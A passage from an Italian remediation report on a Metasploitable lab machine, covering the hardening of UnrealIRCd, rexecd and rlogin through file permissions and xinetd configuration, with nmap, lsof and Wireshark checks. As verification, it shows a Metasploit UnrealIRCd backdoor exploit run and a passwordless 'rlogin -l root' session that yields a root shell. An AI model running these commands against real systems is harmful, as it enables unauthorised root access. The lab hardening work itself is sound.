-rw----- 1 root root 4 2023-08-29 17:32 ircd.tune
-rw----- 1 root root 17992 2012-05-20 14:08 LICENSE
drwx----- 2 root root 4096 2012-05-20 14:08 modules
drwx----- 2 root root 4096 2012-05-20 14:08 networks
--w----r-T 1 root root 5656 2012-05-20 14:08 spamfilter.conf
drwx----- 2 root root 4096 2023-08-29 16:27 tmp
-rwx----- 1 root root 4042 2012-05-20 14:08 unreal
--w----r-T 1 root root 3884 2012-05-20 14:11 unrealircd.conf
```

- 5) Utilizzando il comando **chmod u-x** su cartelle e file specifici, rimuovo le permission di esecuzione per l'utente root:

```
root@metasploitable:/usr/bin# chmod u-x unrealircd

root@metasploitable:/etc/unreal# chmod u-x aliases
root@metasploitable:/etc/unreal# chmod u-x curl-ca-bundle.crt
root@metasploitable:/etc/unreal# chmod u-x doc
root@metasploitable:/etc/unreal# chmod u-x modules
root@metasploitable:/etc/unreal# chmod u-x networks
root@metasploitable:/etc/unreal# chmod u-x tmp
root@metasploitable:/etc/unreal# chmod u-x unreal
root@metasploitable:/etc/unreal# _
```

- 6) Verifico poi le modifiche effettuate rieseguendo il comando **ls -l**:

```
root@metasploitable:/usr/bin# ls -ld /usr/bin/unrealircd
-rw----- 1 root root 1389596 2012-05-20 14:08 /usr/bin/unrealircd
```

```
root@metasploitable:/etc/unreal# ls -l
total 396
drwx----- 2 root root 4096 2012-05-20 14:08 aliases
--w----r-T 1 root root 1175 2012-05-20 14:08 badwords.channel.conf
--w----r-T 1 root root 1183 2012-05-20 14:08 badwords.message.conf
--w----r-T 1 root root 1121 2012-05-20 14:08 badwords.quit.conf
-rw----- 1 root root 242894 2012-05-20 14:08 curl-ca-bundle.crt
-rw----- 1 root root 1900 2012-05-20 14:08 dccallow.conf
drwx----- 2 root root 4096 2012-05-20 14:08 doc
-rw----- 1 root root 1365 2012-05-20 14:08 Donation
--w----r-T 1 root root 49552 2012-05-20 14:08 help.conf
-rw----- 1 root root 9676 2023-08-29 16:27 ircd.log
-rw----- 1 root root 6 2023-08-29 16:27 ircd.pid
-rw----- 1 root root 4 2023-08-29 18:02 ircd.tune
-rw----- 1 root root 17992 2012-05-20 14:08 LICENSE
drwx----- 2 root root 4096 2012-05-20 14:08 modules
drwx----- 2 root root 4096 2012-05-20 14:08 networks
--w----r-T 1 root root 5656 2012-05-20 14:08 spamfilter.conf
drwx----- 2 root root 4096 2023-08-29 18:03 tmp
-rw----- 1 root root 4042 2012-05-20 14:08 unreal
--w----r-T 1 root root 3884 2012-05-20 14:11 unrealircd.conf
root@metasploitable:/etc/unreal# _
```


- 7) Oltre a questo, nella sottocartella `/etc/unreal/modules` si trovano i moduli del programma, e tutti i file sono eseguibili dall'utente root. Il comando **find -type f -exec chmod u-x {} \;** eseguito dall'interno della directory mi permette di rimuovere le permission di esecuzione a tutti i file. Come sempre verifico le modifiche con il comando **ls -l**:

```
-rwx----- 1 root root 24432 2012-05-20 14:08 m_tsc1.so
-rwx----- 1 root root 20679 2012-05-20 14:08 m_umode2.so
-rwx----- 1 root root 22112 2012-05-20 14:08 m_undccdeny.so
-rwx----- 1 root root 20864 2012-05-20 14:08 m_unkline.so
-rwx----- 1 root root 20852 2012-05-20 14:08 m_unsgline.so
-rwx----- 1 root root 20864 2012-05-20 14:08 m_unzline.so
-rwx----- 1 root root 22644 2012-05-20 14:08 m_userhost.so
-rwx----- 1 root root 23175 2012-05-20 14:08 m_userip.so
-rwx----- 1 root root 28722 2012-05-20 14:08 m_user.so
-rwx----- 1 root root 29455 2012-05-20 14:08 m_vhost.so
-rwx----- 1 root root 21266 2012-05-20 14:08 m_wallops.so
-rwx----- 1 root root 29596 2012-05-20 14:08 m_watch.so
-rwx----- 1 root root 33773 2012-05-20 14:08 m_whois.so
-rwx----- 1 root root 44516 2012-05-20 14:08 m_who.so
-rwx----- 1 root root 26878 2012-05-20 14:08 m_whoas.so
root@metasploitable:/etc/unreal/modules# find -type f -exec chmod u-x {} \;
```

```
-rw----- 1 root root 22644 2012-05-20 14:08 m_userhost.so
-rw----- 1 root root 23175 2012-05-20 14:08 m_userip.so
-rw----- 1 root root 28722 2012-05-20 14:08 m_user.so
-rw----- 1 root root 29455 2012-05-20 14:08 m_vhost.so
-rw----- 1 root root 21266 2012-05-20 14:08 m_wallops.so
-rw----- 1 root root 29596 2012-05-20 14:08 m_watch.so
-rw----- 1 root root 33773 2012-05-20 14:08 m_whois.so
-rw----- 1 root root 44516 2012-05-20 14:08 m_who.so
-rw----- 1 root root 26878 2012-05-20 14:08 m_whoas.so
root@metasploitable:/etc/unreal/modules#
```

- 8) Riavvio Metasploitable e riprovo ad eseguire su Kali Linux da msfconsole il comando **exploit**. Adesso la connessione non riesce.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.1.10:4444
[-] 192.168.50.100:6667 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.50.100:6667).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

- 9) Rieseguo **nmap -sV** sulla porta 6697 e verifico che risulta chiusa.

```
(kali@kali)-[~]
$ nmap -sV 192.168.50.100 -p 6697
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-29 18:57 EDT
Nmap scan report for 192.168.50.100
Host is up (0.0013s latency).

PORT      STATE SERVICE VERSION
6697/tcp  closed ircs-u

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

Vulnerabilità #5

[Questa vulnerabilità non è stata rilevata dalla prima scansione completa con Nessus, tuttavia è una vulnerabilità critica nota di Metasploitable.](#)

Plugin ID	Port	Protocol	Name
10203	512	TCP	rexecd Service Detection
Synopsis			
The rexecd service is running on the remote host.			
Description			
The rexecd service is running on the remote host. This service is design to allow users of a network to execute commands remotely. However, rexecd does not provide any good means of authentication, so it may be abused by an attacker to scan a third-party host.			
Solution			
Comment out the 'exec' line in /etc/inetd.conf and restart the inetd process.			

Breve descrizione del servizio

Il servizio exec è parte della suite di **comandi rsh**, Remote Shell, in particolare si tratta di rexecd "Remote Execution Daemon", un demone che ascolta le richieste di esecuzione di comandi sull'host remoto.

Descrizione della remediation action

Nella versione in uso di Metasploitable il servizio è gestito da xinetd. E' quindi necessario risolvere questa vunerabilità agendo sui i file di configurazione di xinetd per disabilitare il servizio.

Dettaglio della remediation action (steps)

- 1) Non essendo questa una vulnerabilità rilevata dalla prima scansione di Nessus, verifico con **nmap -sV** il servizio interessato:

```
(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.100
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-29 19:46 EDT
Nmap scan report for 192.168.50.100
Host is up (0.0019s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rshd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  filtered ingreslock
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
8009/tcp  open  ajp13?
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 149.85 seconds
```

Il servizio è in ascolto sulla porta 512.

- 2) Su Metasploitable lanciao il comando **lsof -i:512** per verificare lo stato e i dettagli del processo interessato dalla vulnerabilità:

```
msfadmin@metasploitable:~$ sudo lsof -i:512
[sudo] password for msfadmin:
COMMAND PID USER  FD  TYPE DEVICE SIZE NODE NAME
xinetd  4534 root  11u  IPv4  12127      TCP *:exec (LISTEN)
```

Il risultato indica che il comando xinetd ha aperto la porta TCP 512 con privilegi di root.

Il servizio sta ascoltando sulla porta 512, associata al nome exec. L'asterisco (*) significa che il servizio sta ascoltando su tutte le interfacce disponibili sulla macchina.

- 3) Utilizzo il comando **find** per cercare tutti i file e le directory che abbiano "xinetd" come parte del nome, per individuare i file di configurazione:

Tra i risultati trovo il file xinetd.conf

```
root@metasploitable:/etc# find / -name "*xinetd*"
/usr/sbin/xinetd
/usr/share/man/man5/xinetd.conf.5.gz
/usr/share/man/man5/xinetd.log.5.gz
/usr/share/man/man8/xinetd.8.gz
/usr/share/doc/xinetd
/usr/share/doc/xinetd/xinetd.org-FAQ.html
/etc/rc1.d/K20xinetd
/etc/rc4.d/S20xinetd
/etc/rc3.d/S20xinetd
/etc/xinetd.d
/etc/init.d/xinetd
/etc/rc5.d/S20xinetd
/etc/rc6.d/K20xinetd
/etc/rc0.d/K20xinetd
/etc/rc2.d/S20xinetd
/etc/default/xinetd
/etc/xinetd.conf
/var/run/xinetd.pid
/var/lib/dpkg/info/xinetd.postrm
/var/lib/dpkg/info/xinetd.postinst
/var/lib/dpkg/info/xinetd.conffiles
/var/lib/dpkg/info/xinetd.prerm
/var/lib/dpkg/info/xinetd.list
/var/lib/dpkg/info/xinetd.preinst
/var/lib/dpkg/info/xinetd.md5sums
root@metasploitable:/etc#
```

Utilizzo il comando **cat** per aprire il file, e vedo che non contiene impostazioni specifiche per singolo servizio ma include i file presenti nelle directory xinetd.d:

```
root@metasploitable:/etc# cat /etc/xinetd.conf
# Simple configuration file for xinetd
#
# Some defaults, and include /etc/xinetd.d/

defaults
{
    # Please note that you need a log_type line to be able to use log_on_success
    # and log_on_failure. The default is the following :
    # log_type = SYSLOG daemon info
}

includedir /etc/xinetd.d
```

Utilizzo il comando **ls -a** nella directory xinetd.d per visualizzare il contenuto: si tratta di file di configurazione per servizi specifici.

```
root@metasploitable:/etc# cd /etc/xinetd.d
root@metasploitable:/etc/xinetd.d# ls -la
total 32
drwxr-xr-x  2 root root 4096 2012-05-20 14:17 .
drwxr-xr-x 94 root root 4096 2023-08-29 23:17 ..
-rw-r--r--  1 root root  798 2007-12-03 19:16 chargen
-rw-r--r--  1 root root  660 2007-12-03 19:16 daytime
-rw-r--r--  1 root root  549 2007-12-03 19:16 discard
-rw-r--r--  1 root root  580 2007-12-03 19:16 echo
-rw-r--r--  1 root root  727 2007-12-03 19:16 time
-rw-r--r--  1 root root  576 2012-05-20 14:17 vsftpd
root@metasploitable:/etc/xinetd.d#
```

- 4) Non esiste un file di configurazione specifico per il servizio exec. Per disabilitare il servizio creo quindi un nuovo file di configurazione "exec" nella cartella xinetd.d impostando il parametro disabled=yes e riavvio il sistema.

```
GNU nano 2.0.7      File: exec

# default: off
# description: An xinetd internal service which generate characters. The
# xinetd internal service which continuously generates characters until the
# connection is dropped. The characters look something like this:
# !"#%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg
# This is the tcp version.
service exec
{
    disable           = yes
    type              = INTERNAL
    socket_type       = stream
    protocol          = tcp
    user              = root
    wait              = no
}
```

```
msfadmin@metasploitable:/etc/xinetd.d$ ls
chargen  daytime  discard  echo  exec  time  vsftpd
```

- 5) Verifico che la disattivazione del servizio sia andata a buon fine:

Su Metasploitable il servizio non risulta attivo:

```
msfadmin@metasploitable:~$ sudo lsof -i:512
msfadmin@metasploitable:~$
```

Lanciando il comando nmap -sV su Kali Linux la porta risulta chiusa:

```
(kali@kali)-[~]
$ sudo nmap -sV 192.168.50.100 -p 512
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-30 04:32 EDT
Nmap scan report for 192.168.50.100
Host is up (0.0018s latency).

PORT      STATE SERVICE VERSION
512/tcp   closed exec

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Utilizzando il **client rsh** su Kali Linux si verifica però che una vulnerabilità è ancora presente. Con il comando **rlogin -l [nome utente=root]** senza password è possibile loggarsi al servizio ed ottenere una shell con privilegi di root, come vediamo dai risultati dei comandi **whoami** e **id**:

```
(kali@kali)-[~]
└─$ rlogin -l root 192.168.50.100
Last login: Wed Aug 30 05:14:26 EDT 2023 from 192.168.1.10 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

Analizzando i pacchetti con Wireshark è possibile vedere che il servizio sta sfruttando la **porta 513** con il servizio **Rlogin**:

35	5.003417090	192.168.1.10	192.168.50.100	Rlogin	67 Data: a
36	5.005453285	192.168.50.100	192.168.1.10	Rlogin	67 Data: a
37	5.005479093	192.168.1.10	192.168.50.100	TCP	66 1023 → 513 [ACK] Seq=12 Ack=97 Win=501 Len=0 TSval=2744616389 TSecr=257390
38	5.149989101	192.168.1.10	192.168.50.100	Rlogin	67 Data: m
39	5.151101304	192.168.50.100	192.168.1.10	Rlogin	67 Data: m
40	5.151118347	192.168.1.10	192.168.50.100	TCP	66 1023 → 513 [ACK] Seq=13 Ack=98 Win=501 Len=0 TSval=2744616534 TSecr=257404
41	5.527123365	192.168.1.10	192.168.50.100	Rlogin	67 Data: i
42	5.529090729	192.168.50.100	192.168.1.10	Rlogin	67 Data: i
43	5.529115943	192.168.1.10	192.168.50.100	TCP	66 1023 → 513 [ACK] Seq=14 Ack=99 Win=501 Len=0 TSval=2744616912 TSecr=257442
44	6.293449783	192.168.1.10	192.168.50.100	Rlogin	67 Data: \r
45	6.294583814	192.168.50.100	192.168.1.10	Rlogin	68 Data: \r\n
46	6.294596890	192.168.1.10	192.168.50.100	TCP	66 1023 → 513 [ACK] Seq=15 Ack=101 Win=501 Len=0 TSval=2744617678 TSecr=257518
47	6.296171186	192.168.50.100	192.168.1.10	Rlogin	72 Data: root\n
48	6.296182760	192.168.1.10	192.168.50.100	TCP	66 1023 → 513 [ACK] Seq=15 Ack=107 Win=501 Len=0 TSval=2744617680 TSecr=257518
49	6.297064756	192.168.50.100	192.168.1.10	Rlogin	116 Data: \x33\r;root@metasploitable: ~\aroot@metasploitable:~#
50	6.297075516	192.168.1.10	192.168.50.100	TCP	66 1023 → 513 [ACK] Seq=15 Ack=157 Win=501 Len=0 TSval=2744617680 TSecr=257518

Eseguendo su Metasploitable il comando **lsof -i** è possibile vedere che il servizio, sempre lanciato da xinetd, sta sfruttando la **porta 513** sulla quale è in ascolto su tutte le interfacce il servizio **login**:

```
root@metasploitable:~# lsof -i:513
COMMAND  PID USER  FD   TYPE DEVICE SIZE NODE NAME
xinetd   4547 root   10u  IPv4  12245      TCP *:login (LISTEN)
in.rlogin 23654 root    0u  IPv4  142644     TCP 192.168.50.100:login→192.168.1.10:1023 (ESTABLISHED)
in.rlogin 23654 root    1u  IPv4  142644     TCP 192.168.50.100:login→192.168.1.10:1023 (ESTABLISHED)
in.rlogin 23654 root    2u  IPv4  142644     TCP 192.168.50.100:login→192.168.1.10:1023 (ESTABLISHED)
root@metasploitable:~#
```

Anche nmap -sV da Kali indica che la porta è aperta con il servizio login in ascolto:

```
(kali@kali)-[~]
└─$ nmap -sV 192.168.50.100 -p 513
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-30 05:35 EDT
Nmap scan report for 192.168.50.100
Host is up (0.0014s latency).

PORT      STATE SERVICE VERSION
513/tcp   open  login?

Service detection performed. Please report any incorrect results at https://nmap.org
/submit/.
Nmap done: 1 IP address (1 host up) scanned in 6.35 seconds
```


- 6) Poiché anche questo servizio è gestito da xinetd e anche in questo caso non esiste un file di configurazione specifico, procedo come in precedenza. Copio il file exec nella cartella xinetd.d e lo modifico in "login" per abilitare la configurazione di questo servizio e disattivarlo, e quindi riavvio il sistema.

```
GNU nano 2.0.7      File: login      Modified
# default: off
# description: An xinetd internal service which generate characters. The
# xinetd internal service which continuously generates characters until the
# connection is dropped. The characters look something like this:
# !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg
# This is the tcp version
service login
{
    disable           = yes
    type              = INTERNAL
    socket_type       = stream
    protocol          = tcp
    user              = root
    wait              = no
}

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^U Next Page  ^U UnCut Text ^T To Spell
```

```
msfadmin@metasploitable:/etc/xinetd.d$ ls
chargen daytime discard echo exec login time vsftpd
```

- 7) Verifico, infine, la risoluzione della vulnerabilità provando ad utilizzare nuovamente il client rsh e verificando con nmap -sV lo stato della porta 513. La connessione adesso non riesce e anche la porta 513 risulta chiusa:

```
(kali@kali)-[~]
$ rlogin -l root 192.168.50.100
192.168.50.100: Connection refused
```

```
(kali@kali)-[~]
$ nmap -sV 192.168.50.100 -p 513
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-30 05:47 EDT
Nmap scan report for 192.168.50.100
Host is up (0.0013s latency).

PORT      STATE SERVICE VERSION
513/tcp   closed login

Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```